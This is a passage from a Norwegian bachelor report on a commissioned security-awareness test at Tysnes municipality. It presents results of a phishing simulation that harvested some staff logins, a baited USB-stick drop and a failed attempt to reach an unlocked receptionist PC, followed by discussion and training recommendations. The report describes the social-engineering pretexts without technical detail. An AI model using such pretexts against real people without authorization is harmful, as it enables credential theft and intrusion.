Figur 5-22 Viser hvor mange som har trykket på lenken og gitt fra seg brukerinformasjon totalt i begge forsøkene




Figur 5-3 viser vellykkede forsøk fordelt etter kjønn

5.2 Farlige minnepenner

For å beskrive resultatet av denne aktiviteten er det to parameter som brukes. Den ene er om personalet ved kommunen tar med seg en minnepenn. Den andre er hvor mange som faktisk velger å trykke på det vedlagte programmet. Aktiviteten har pågått i følgende tidsrom: 19.03.24 – 08.05.24.Under tiden aktiviteten har pågått har det ikke vært en eneste person som har trykket på det vedlagte programmet.


Ved kommunehuset ble det lagt ut 15 minnepenner. Dagen etter, den 20.03.24 kl.14.35 var det tatt 11 minnepenner. Det var dermed 4 minnepenner igjen i skålen (Figur 5-4). Den 26.03.24 kl. 11.03 var skålen tom og 15 minnepenner var fjernet (Figur 5-5).

Figur 5-43 Bilde som viser skålen ved rådhuset den 20.03.24, bildet er tatt av oppdragsgiver og oversendt til prosjektgruppen.




Figur 5-54 Bilde som viser skålen ved rådhuset den 26.03.24, bildet er tatt av oppdragsgiver og oversendt til prosjektgruppen.


Ved sykehjemmet ble det lagt også lagt ut 15 minnepenner samme dag. Her var det ikke like lett å få hyppige oppdateringer på antall minnepenner som har forlatt skålen. Den 09.04.24 var det tatt 11 minnepenner og det var dermed 4 minnepenner igjen i skålen Figur 5-6. Som prosjektgruppen kan se fra Figur 5-7 at alle minnepennene forsvant fra kantinene på rådhuset etter 7 dager, mens det på sykehjemmet ble liggende 4 stykker igjen helt til aktiviteten var ferdig utført som vist i Figur 5-8.



Figur 5-65 Bilde som viser skålen ved sykehjemmet den 09.04.24, bildet er tatt av oppdragsgiver og oversendt til prosjektgruppen.



Figur 5-76 Viser endring i antall minnepenner ved rådhuset



Figur 5-87 Viser endring i antall minnepenner ved sykehjem

5.3 Avlede resepsjonist

Resultatet av denne aktiviteten, som hadde som mål å få tilgang til kommunens nettverk gjennom resepsjonistens maskin, var ikke vellykket. Resepsjonisten var uvitende om situasjonen og var villig til å skrive ut dokumentene som ble forespurt. Da resepsjonisten forlot maskinen, glemte han å låse maskinen, men han returnerte raskt tilbake og låste den før prosjektmedlemmet kunne dokumentere eller plugge inn Pico-en (Figur 5-9).

Som et resultat ble det ikke identifisert noen brudd i denne situasjonen. Selv om resepsjonisten hadde glemt å låse maskinen ville det fremdeles være problem å koble til Pico-en, da alle lett tilgjengelige porter som ble observert på maskinen til resepsjonisten allerede var opptatt. Det ville også ha vært risikabelt å forsøke å koble ut enheter da tiden hadde vært knapp og dette potensielt kunne laget lys som resepsjonisten kunne ha reagert på.

Figur 5-98 Bildet av resepsjonisten sin låste skjerm når han er ute og kopierer dokumentet. På venstre side kan man se at alle porter er opptatt, mens på høyre side kan man se at det er en ledig USB-A port.

5.4 Prosjektet

Her evalueres prosjektet av oppdragsgiver Teigen med utgangspunkt i fem korte spørsmål slik som beskrevet i kapittel 3.3 Evaluering av prosjektet. Følgende besvarelser er hentet fra intervju med Teigen (A. Teigen, privat kommunikasjon, mai 2024).

1. Hvilke tanker har du om resultatene fra minnepenn-testene?

"*Jeg synes det var et veldig godt eksperiment for å teste hvor godtroende vi kan være"*
Teigen forteller videre at han ble overrasket over at det tok så kort tid før skålen var tom på rådhuset. Han sier at han hadde forventet at folk var litt mer forsiktige.

2. Hvilke tanker har du om resultatene fra phishing-epostene?

Teigen sukker etter å ha fått resultatene presentert: "*den skulle ha vært null prosent... helt klart.*" Han fortsetter med å presisere at dette helt klart er grovt, rett og slett. Han omtaler resultatene som skremmende, og at de viser at kommunen har en lang vei å gå når det gjelder sikkerhetskultur. Teigen sier videre at: "*det blir omtrent som å henge nøkkelen til ytterdøren på butikken med fullt navn og adresse.*" Teigen ser bekymret ut, og avslutter etter en tilsynelatende tankefull pause med: "*... så det er skummelt. Det er ikke bra i det heletatt.*"

3. Hva synes du om prosjektprosessen og om prosjektet generelt?

"*Ja, hvis jeg skal oppsummere så må det vell bli en A. Dere har vært flinke til å definere hva dere skal teste, og til å ikke kjenne oss så har dere tydeligvis brukt en del tid på å bli kjent med oss. Dere greide til og med å finne min signatur på nettet slik at dere kunne etterligne den.*" Teigen ler, og fortsetter med at vi har vært veldig strukturerte og ryddige. Han sier videre at prosjektet er veldig nyttig for kommunen og utdyper: "*det hjelper oss til å fokusere mer på sikkerhet. Og dette at dere klarer å ta så mange som klikker og så mange som faktisk oppgir påloggingsinformasjon, det er et veldig sterkt signal til lederne våre at de må fokusere enda mer på å bevisstgjøre sine underordnede.*" Han synes vi har jobbet veldig godt på og avslutter med med å gjenta: "Veldig bra. Det er en klar A fra min side."

4. Er det noe du tenker vi kunne eller burde gjort annerledes, i tilfelle hva?

"*Nei, jeg synes dere har vært flinke... altså dere har tid som begrenset ressurser. Jeg synes dere har vært flinke til å finne en god avgrensning.*"

5. Har du tanker for videre arbeid med sikkerhet?

"*For videre arbeid med sikkerhet hos oss, da tenker jeg at dette som dere nå har funnet må vi bare ta tak i det og bruke for alt det er verdt videre.*" Teigen sier at det videre trengs mer opplæring og bevisstgjøring i kommunen, og fortsetter med: "*også tenker jeg en ny bacheloroppgave til neste skoleår. Det hadde vært midt i blinken, for da kunne vi sett om vi har lært noe.*" Teigen si at han ser på prosjektet som et steg som kommunen bruker for å gå rett vei og avslutter med: "*for jeg tenker at vi aldri blir utlærte på sikkerhet.*"

6 DISKUSJON

I dette kapitelet diskuterer prosjektgruppen funnene som er gjort etter utførte aktiviteter. Det vil bli diskutert ulike faktorer og årsaker som kan ha påvirket resultatene. Resultatene vil så brukes for å svare på forskningsspørsmålene. Videre blir det diskutert tiltak og til slutt blir prosjektet og prosessen diskutert.

6.1 Resultater

Phishing-angrep
Basert på oppdragsgivers tidligere innsats for å øke de ansattes bevissthet rundt phishing-angrep, ble det forventet at denne opplæringen ville føre til at kun et mindre antall ansatte ville falle for den falske eposten. Denne forventningen stammet fra antagelsen om at en økning i kunnskap og forståelse blant de ansatte om kjennetegnene på phishing-e-poster, ville styrke de ansattes evne til å identifisere falske e-poster.

Studien som tidligere nevnt i [16] fikk resultatene 16% på vanlig *phishing* og 72% på målrettet *phishing*. Prosjektet sitt resultater på 23% i første forsøk legger seg derfor over studiens vanlige *phishing*, men tydelig et godt stykke unna studiens 72%. Det kan være flere årsaker til dette. Innsatsen oppdragsgiver har utført for å gjøre ansatte mer sikkerhetsbevisst kan vise seg å ha hjulpet. Det kan også hende at eposten som ble sendt ikke var overbevisende nok, eller at en ansatt kan ha ant at noe ikke er som det skal og advart andre. Siden gruppen bestemte å evaluere aktiviteten utelukkende kvantitativt blir dette kun mulige årsaker som det ikke er mulig å trekke konklusjon ut ifra.

Resultatet prosjektgruppen fikk fra phishing-angrep avslørte uavhengig av studien [16] imidlertid en bekymringsfull trend der en betydelig andel av ansatte i kommunen lot seg lure av et målrettet *phishing*-angrep. Med 23% av de ansatte i første forsøk som responderte på en falsk trivselsspørreundersøkelse, er det tydelig at det eksisterer en sårbarhet når det gjelder bevisstheten rundt sikkerhetsrisikoer blant de ansatte.

Resultatene fra forsøk to ble som nevnt i 5.1 utsatt for en feilkilde. De 7% som lot seg lure av phishing-agrepet er betydelig lavere enn i forsøk en. Det kan argumenteres for at disse resultatene kan være påvirket av hendelsen der spørreundersøkelsen ble nødt å stenges. Prosjektgruppen har fått tilbakemelding fra kommunen om at ansatte har snakket sammen om at de ikke har fått åpnet spørreundersøkelsen. Ved å sammenligne resultatene fra forsøk en med forsøk to kan det argumenteres for at denne hendelen har hatt innvirkning på resultatet til forsøk to, og at dette forsøket ikke kan betraktes for pålitelig.

Siden spørreundersøkelsen ble fjernet kan ansatte som blir informert om dette ha påvirket resultatet på en slik måte at flere ansatte har trykket på lenken. Dette kan oppstå som et resultat av nysgjerrighet og ønsket om å bekrefte for andre at siden er utilgjengelig. En person kan klikke på lenken for å undersøke saken nærmere, eller for å rapportere til utsenderen av eposten eller kolleger om at undersøkelsen er stengt. Imidlertid kan dette skape en falsk indikasjon på resultatene blant de ansatte, da noen av de som klikker på lenken kan gjøre det av årsaker som ikke nødvendigvis er relatert til å falle for *phishing*-angrep.

Det kan derimot argumenteres for at ansatte som har trykket på lenken av en av disse grunnene ikke har tilstrekkelig sikkerhetsbevissthet, da den ansatte til tross for disse faktorene fremdeles trykket på lenken. Med en tilstrekkelig sikkerhetsbevissthet burde denne eposten blitt sett på som en potensiell falsk epost. En stengt spørreundersøkelse burde heller kunne ses på som en faktor som ville gjort den ansatte mistenksom til eposten.

På den annen side kan fjerningen av undersøkelsen også redusere antallet ansatte som faktisk klikker på lenken. Uten en fungerende sluttside kan ansatte oppfatte at det ikke er noe poeng i å trykke på lenken, da det ikke vil føre til undersøkelse. Dette kan føre til en underrapportering av den reelle sårbarheten, da noen ansatte kan velge å ignorere lenken helt, og dermed ikke bidra til den observerte responsgraden. Som et resultat kan fjerning av undersøkelsen skape en skjevhet i dataene og gi et ufullstendig bilde av organisasjonens sårbarhet mot *phishing*-angrep.

Resultatene fra *phishing*-angrepet viste, som nevnt over, at prosjektgruppen fikk samlet inn flere brukernavn og passord til kommunens systemer. Risse resultatene avslører alvorlig sikkerhetsrisiko knyttet til konfidensialitet, integritet og tilgjengelighet (CIA) av data. Når ansatte deler legitim påloggingsinformasjon gjennom slike angrep, utsettes personlige og sensitive data for fare. Slik data kan da bli lest og hentet av en angriper. Denne eksponeringen av sensitive opplysninger kan ha konsekvenser, og det understreker behovet for å forstå og adressere risikoen forbundet med slike angrep i en bredere sikkerhetskontekst.

Videre kan slike angrep også true integriteten til data, spesielt når det gjelder digitale kontoer og systemer som innloggingsinformasjonen innhentet gir tilgang til. Angripere kan manipulere eller endre data, sende ut falske kommunikasjoner eller utføre andre skadelige handlinger som kan skade påliteligheten og nøyaktigheten til informasjonen.

Phishing-angrep kan også resultere i innhenting av påloggingsinformasjon og true tilgjengeligheten til data og systemer, da angripere kan låse brukere ut av sine egne kontoer eller blokkere tilgang til viktige ressurser. Dette kan føre til betydelige forstyrrelser i den daglige driften og potensielt forårsake tap av informasjon, eller at informasjon kommer på avveie. På bakgrunn av dette kan det konkluderes med at ansatte ikke har tilstrekkelig

sikkerhetsbevissthet ovenfor *phishing*-angrep og konsekvensene et slikt angrep kan ha for kommunen.

Farlige minnepenner

Prosjektgruppen hadde en forventning at de fleste minnepennene som ble utplassert både på rådhuset og sykehjemmet ville bli tatt. Forventningen om at ansatte skulle plugge inn pinnepennene og trykke på filen som lå inne var også stor før aktiviteten startet. Disse forventningene ble også støttet opp av studien som gjorde en lignende utførelse der åtte minnepenner ble plugget i en arbeidsmaskin den første timen.

Det var en forventning om at et mindre antall ansatte ville plugge en minnepenn i maskinen og trykke på filen av nysgjerrighet. Resultatene fra studien pekte også i denne retningen. Det er imidlertid en vesentlig forskjell på utførelsen av aktivitetene. Prosjektgruppen samlet minnepennene i to skåler. I studien ble minnepennene strødde ut ved inngangen til kontoret til ansatte i bedriften.

Beslutningen prosjektgruppen tok med å legge minnepennene i skåler ble tatt for at det skulle være lett å evaluere aktiviteten med å telle antall minnepenner gjenværende i skålene underveis. Prosjektgruppen antok at ikke alle minnepenner ville resultere i en bekreftelse på serveren. En annen grunn for at dette ble besluttet var for å hindre at besøkende på sykehjemmet og rådhuset kunne påvirke aktiviteten med å bli et offer.

Prosjektgruppen kan ut ifra resultatene ha overvurdert graden av nysgjerrighet en minnepenn som det kan antas er tom vil kunne gi. Dette da det kan antas ut ifra notatene som ble lagt ved (Figur 4-27 og Figur 4-29) at minnepennene er nye eller formaterte. Det vil da ikke være noen grunn for å undersøke innholdet på minnepennen. Minnepennene i studien ble strategisk strødd slik at det så ut som de var mistet på ulike strategiske steder. En slik minnepenn vil kunne skape mer nysgjerrighet blant den som tok minnepennen da det ikke finnes en antagelse om at den er tom, men heller mistet.

Prosjektgruppen mislyktes med å finne en måte å automatisk kjøre et skript når minnepennen plugges inn i en maskin, i motsetning til studien. Det er derfor grunn til å mistenke at det finnes mørketall. Prosjektgruppen har ingen måte å vite om en ansatt plugget inn en minnepenn med mindre den ansatte åpnet filen. Hvis prosjektgruppen hadde funnet en løsning på dette problemet i tide kunne slike mørketall blitt avdekket og derfor unngått.

Det er også en fare for at det finnes mørketall når det kommer til antall minnepenner som ble tatt. Det er ingen enkel måte slik som prosjektgruppen besluttet å evaluere aktiviteten og finne ut om en ansatt tok mer enn en minnepenn. Derfor må resultatene betraktes med en viss grad av forsiktighet.

Det er ikke mulig på generell basis å konkludere hvor god sikkerhetsbevisstheten er i det hverdagslige arbeidsmiljøet ut ifra aktiviteten utført med minnepenner. Derimot viser aktiviteten at sikkerhetsbevisthetsnivået til ansatte ikke er tilstrekkelig da nesten alle minnepennene ble tatt. Selv om den fysiske handlingen med å ta en minnepenn ikke i seg selv utgjør en umiddelbar trussel, symboliserer den likevel et potensielt sikkerhetsproblem og en mangel på bevissthet om risikoen. Som vist i denne aktiviteten samt *phishing*-aktiviteten er det mulig å utgi seg for å være en annen, altså utføre *spoofing*. Minnepennen kunne vært infisert med *malware*, *key-logger* elle andre skadeprogrammer beskrevet mer i 2.4.1.

Ansatte som tok en minnepenn, burde være klar over muligheten for at de kan inneholde slike skadevarer. Med en tilstrekkelig sikkerhetsbevissthet burde derfor ansatte avstått fra å ta en ukjent minnepenn, uten først å bekrefte opphavet til disse. Det konkluderes derfor, på bakgrunn av denne aktiviteten, at sikkerhetsbevisstheten ikke er tilstrekkelig i det hverdagslige arbeidsmiljøet.

Resepsjonist
På bakgrunn av revisjonen som ble utført (2.1.1) trodde prosjektgruppen at resepsjonisten ikke ville huske å låse skjermen sin under aktiviteten. Det viste seg imidlertid at resepsjonisten husket å låse skjermen sin før prosjektmedlemmet kunne utnytte den ulåste maskinen. Det ble derfor ikke mulig å plugge i Pico-en.

Det ble imidlertid under utførelsen av aktiviteten at resepsjonistens plassering av maskinen sin utgjør ikke nødvendigvis et sikkerhetsbrudd i seg selv, men representerer en faktor som potensielt kan gjøre slike angrep mulig å gjennomføre. På Figur 5-9 fremgår det at det er en ledig port på høyre side av maskinen. Dette ble ikke oppdaget av gruppemedlemmet, men utgjør en potensiell sårbarhet som kunne vært utnyttet til å gjennomføre et angrep. Hvis maskinen hadde vært plassert på en mindre tilgjengelig måte, ville denne risikoen vært redusert. Maskinen ville da ikke stått tilgjengelig i samme grad som den framstod under angrepet. Det anses ikke som usannsynlig for gruppemedlemmet å kunne plugge Pico-en i den ledige porten om denne var oppdaget på et tidligere tidspunkt.

6.2 Tiltak

Forbedring av sikkerhetsbevisstheten er av kritisk betydning for å minimere risikoen for sikkerhetsbrudd [30] og sikre organisasjoners data og ressurser. Basert på observasjoner og funn i dette prosjektet er det å anse som nødvendig å gjennomføre målrettede tiltak for å styrke sikkerhetskulturen og fremme bevisstheten blant ansatte [30].

Ettersom testing av resepsjonist kun består av ett datapunkt, er det ikke mulig å trekke konklusjoner for god eller dårlig sikkerhetsbevissthet blant resepsjonistene. Av denne grunn vil det ikke utarbeides resultatbaserte tiltak for denne aktiviteten.

Phishing-angrepet som ble gjennomført var mulig å oppdage med kjennskap til sikkerhetsbevissthet innen phishing. Med å gjøre ansatte bevisste på Nettvett.no sine anbefalinger og råd kan disse hjelpe ansatte til å øke sikkehetsbevistheten innen phishing-angrep.

Nettvett.no nevner at det er viktig å sjekke hvem som har sendt eposten med å trykke på avsenderen for å se den ekte epostadressen (Figur 4-21). Med å gjøre dette kunne ansatte observert at eposten ikke kom fra den ekte epostadressen til den tiltenkte avsenderen, men fra en Outlook-konto. Et annet råd Nettvett.no kommer med er at lenker kan forfalskes, dette ble også gjort i phishing-angrepet gjennomført i dette prosjektet (fig).

Van Niekerk og Von Solms [8] anbefaler å øke sikkerhetsbevisstheten gjennom kampanjer som konsentrerer seg om ulike svakheter, og påpeker at slike kampanjer kan spille en avgjørende rolle i å forbedre sikkerhetsbevisstheten. Dette kan være kampanjer som både viser hvordan ansatte kan oppdage phishing-eposter, men også å opplyse ansatte om farene en minnepenn kan innebære og hvorfor ansatte ikke skal ta eller benytte ukjente minnepenner og andre lagringsmedier. Videre understreker også denne studien at gjentatte kampanjer kan være vesentlige for å forsterke sikkerhetsbevisstheten over tid [8].

En annen studie, utført av [30], fremhever også betydningen av å gjennomføre bevissthetskampanjer og legger vekt på at mennesker har en tendens til å glemme tiltak og råd som blir presentert i slike kampanjer og opplæringskurs. Det er viktig å fornye kampanjer slik at de ikke blir kjedelige, men også for å forsterke budskapet, for å konstant forbedre sikkerhetsbevisstheten [30]. Ved å investere i disse tiltakene kan kommunen styrke sin evne til å beskytte seg mot fremtidige sikkerhetstrusler og angrep utforsket i dette prosjektet, men også andre. Med å gjøre dette kan ansatte øke sikkerhetsbevisstheten sin være med å skape en god sikkerhetskultur i kommunen.

6.3 Prosess og prosjekt

Diskusjonen om prosessen og utførelsen av prosjektet viser flere viktige aspekter som påvirket arbeidsmengden og tidsbruken til prosjektgruppen. Gjennom hele prosessen har det blitt mye tid på å tilpasse malen til dette prosjektet. Dette inkluderte tilpasning av struktur, format og innhold for å sikre at rapporten oppfylte det spesifikke prosjektet. Det ble også i denne forbindelse utformet et rammeverk for å svare på forskningsspørsmålene. Denne utfordringen ble ikke oppdaget før skriveprosessen startet, og tok tid som var regnet på andre oppgaver.

I tillegg krevde gjennomføringen av phishing-testene mer arbeid enn opprinnelig forventet. Dette inkluderte planlegging, innsamling av epostadresser, og utarbeidelse av resultater og konklusjoner. Denne utfordringen viser hvor viktig det er å beregne mer tid til en oppgave enn det som er antatt å bruke. Det ble derfor behov for å bruke timeboxing for å fullføre oppgavene.

En vesentlig faktor som påvirket tidsbruken og ressursallokeringen var mangelen på tilstrekkelig avgrensning av prosjektet i starten. Dette førte til uklarheter og unødvendige omveier i prosjektgjennomføringen, noe som resulterte i tidstap og økt arbeidsmengde for prosjektgruppen. Det ble blant annet planlagt flere iterasjoner med avledning av resepsjonist. Å planlegge aktiviteter som ikke bli gjennomført var uheldig bruk av tiden sett i etterkant.

I tillegg til de nevnte utfordringene, må det bemerkes at prosjektet utførte et praktisk oppdrag som krever kreativ problemløsning i skiftende umiddelbare omstendigheter. Dette oppdraget må struktureres og presenteres på en måte som samsvarer med akademiske standarder og krav. Denne prosessen involverte kontinuerlig tilpasning og justering av tilnærminger og strategier basert på endrede forhold og behov. Denne opplevelsen understreker viktigheten av å være fleksibel og tilpasningsdyktig i møte med uforutsette utfordringer, samtidig som man opprettholder og kvaliteten på arbeidet i tråd med akademiske retningslinjer.

Oppdragsgiver har under flere anledninger utrykt hvor fornøyd han er over arbeidet prosjektgruppen har utført. Det har blitt gjennomført et intervju med oppdragsgiver for å få tilbakemeldinger på prosjektet og resultater. Oppdragsgiver er skremt og fornøyd over resultatene.

7 KONKLUSJON OG VIDERE ARBEID

Dette kapittelet gir en kort sammenfatning av rapporten, med en beskrivelse av tiltak som kan gjennomføres fremover.

Tysnes kommune ønsket å evaluere sikkerhetsbevisstheten til sine ansatte og følgende problemstilling ble formulert: "Hvordan er sikkerhetskulturen blant de ansatte i Tysnes kommune, og på hvilken måte kan den eventuelt forbedres?" For å svare på denne problemstillingen, stilte prosjektgruppen tre sentrale forskningsspørsmål: «Hvor bevisste er de ansatte i møte med phishing-angrep?», «Hvordan er sikkerhetskulturen i det daglige arbeidsmiljøet?» og «Hvordan kan sikkerhetskulturen forbedres på grunnlag av funn fra de øvrige spørsmålene?».

For å svare på disse spørsmålene gjennomførte gruppen tre aktiviteter. Den første var en phishing-simulering, hvor to runder med falske eposter ble sendt ut til nesten 300 ansatte. I første runde mottok 99 ansatte en falsk epost, og 23 av dem oppga sin innloggingsinformasjon. I den andre runden ble det sendt ut 196 eposter, hvor 15 ansatte ble lurt til å gi fra seg sine opplysninger. Dette viser at rundt 12,9 % av de ansatte som mottok epostene i begge forsøkene trykket på lenken og ble utsatt for phishing-angrepet.

Den andre aktiviteten omhandlet plassering av farlige minnepenner ved to steder i kommunen. Ved rådhuset ble alle 15 minnepenner plukket opp i løpet av syv dager, mens ved sykehjemmet lå det fire minnepenner igjen etter at aktiviteten var over. Ingen ansatte kjørte de vedlagte skadelige programmene fra minnepennene, men det at de ble plukket opp og mulig kunne ha blitt brukt utgjør en sikkerhetsrisiko.

Til slutt ble det forsøkt å avlede resepsjonisten i rådhuset for å få tilgang til kommunens nettverk. Forsøket var mislykket fordi resepsjonisten, til tross for at han glemte å låse maskinen med en gang, raskt kom tilbake og låste den. Selv om prosjektmedlemmet ikke klarte å utføre et sikkerhetsbrudd, illustrerte aktiviteten viktigheten av både tekniske og menneskelige sikkerhetstiltak. Resepsjonistens reaksjon ved å gå tilbake for å låse skjermen understreker betydningen av opplæring og bevisstgjøring for de ansatte, men det at maskinen ikke var optimalt plassert, og at en port var ledig, viser en potensiell sårbarhet som kunne vært utnyttet hadde maskinen ikke blitt låst.

